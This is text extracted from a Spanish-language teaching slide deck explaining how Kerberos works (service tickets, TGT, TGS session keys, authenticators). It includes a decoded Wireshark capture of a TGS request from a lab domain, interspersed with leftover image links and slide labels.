


Base de datos de claves

ACTO 2 – Como no funciona




ACTO 2 – SERVICE TICKETS



- Este ticket contiene la identidad de chicho.
- El ticket esta cifrado con la clave del servicio.
- Este enfoque requiere que enviemos nuestra clave al Servidor de autenticacion cada vez que queramos acceder a un servicio

	Timestamp cifrado
	Contraseña del servicio
	Contraseña de chicho
	Base de datos de claves

ACTO 3 – TICKET GRANTING



Ticket-Granting Ticket (TGT)

- Single Sign-One (SSO)

ACTO 3 - Repaso

- El primer paquete que se envia contiene la informacion del usuario, el paquete se cifra con la clave del usuario.
- TGT: Nos permiten tener Single Sign-One y no enviar nuestra credencial en la red cada tanto . El TGT esta cifrado con la clave del servicio TGS.
- ST: Nos permite acceder a los servicios sin conocer la clave de los servicios. Este va cifrado con la clave del servicio.
- Gracias a el Authentication Service (AS) permiten centralizar las claves.

ACTO 3 - Tickets

- Los Tickets son reutilizables y renovables (Cuentan con un tiempo de expiracion)
- Hasta ahora los tickets se pueden reutilizar para suplantar la identidad de otra persona.

```
▼ Kerberos
  > Record Mark: 1636 bytes
  ▼ tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    ▼ padata: 2 items
      ▼ PA-DATA pa-TGS-REQ
        ▼ padata-type: pa-TGS-REQ (1)
        ▼ padata-value: 6e8205a23082059ea003020105a10302010ea2070305000000000a38204e8618204e430...
          ▼ ap-req
            pvno: 5
            msg-type: krb-ap-req (14)
            Padding: 0
            > ap-options: 00000000
            ▼ ticket
              tkt-vno: 5
              realm: SERIEA.LOCAL
              > sname
              > enc-part
                ▼ authenticator
                  type: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                  ▼ cipher: 5dd9331405db242c4d6374d13bf730f29e1598b76ff48afcb51bfff6e71c8353e3b625405...
                    > Decrypted keytype 18 usage 7 using learnt encTicketPart_key in frame 898 (id=898.1 same=4) (52614627...)
                    ▼ authenticator
                      authenticator-vno: 5
                      realm: SERIEA.LOCAL
                      ▼ cname
                        name-type: KRB5-NT-PRINCIPAL (1)
                        ▼ cname-string: 1 item
                          CNameString: Administrator
                        > cksum
                        cusec: 25
                        ctime: Oct 28, 2024 15:30:02.000000000 SA Pacific Standard Time
                        seq-number: 730677869
                      ▶ PA-DATA pa-PAC-OPTIONS
                      ▶ req-body
                    > Provides learnt encTicketPart_key in frame 907 keytype 18 (id=907.1 same=0) (52614627...)
                    > Used keytab principal krbtgt@TESTSEGMENT.LOCAL keytype 18 (id=keytab.2 same=0) (d59f0741...)
                    > Used learnt encTicketPart_key in frame 898 keytype 18 (id=898.1 same=4) (52614627...)
```



ACTO 4 - Authenticators

Problema:

- ¿Como puedo identificar que el usuario que envia el ticket es el dueño legitimo de este ticket?
- Si alguien roba tus tickets y decide Volver a utilizarlos antes de que caduquen, no se puede hacer nada para impedirlo.

Intento de “Solucion”:

- Los authenticators son otra estructura de datos que va a incluir nuestra identidad y un timestamp.
- Ahora cuando el cliente interactue con un servicio, no solo se envia el ticket sino Ticket + Authenticator.
- Los servicios intentan comparer ambos valores de datos y si en ambos valores de datos la entidad es la misma, la legitimidad del dueño del ticket es confirmada.



**Authentication
Service**



**Ticket Granting
Service**



TGS Session Key




Contraseña del servicio






Contraseña de chicho



Clave del servicio TGS







TGS Session Key

Contraseña del servicio

Contraseña de chicho

Clave del servicio TGS

chicho



Authentication
Service

Ticket Granting
Service



TGS Session Key



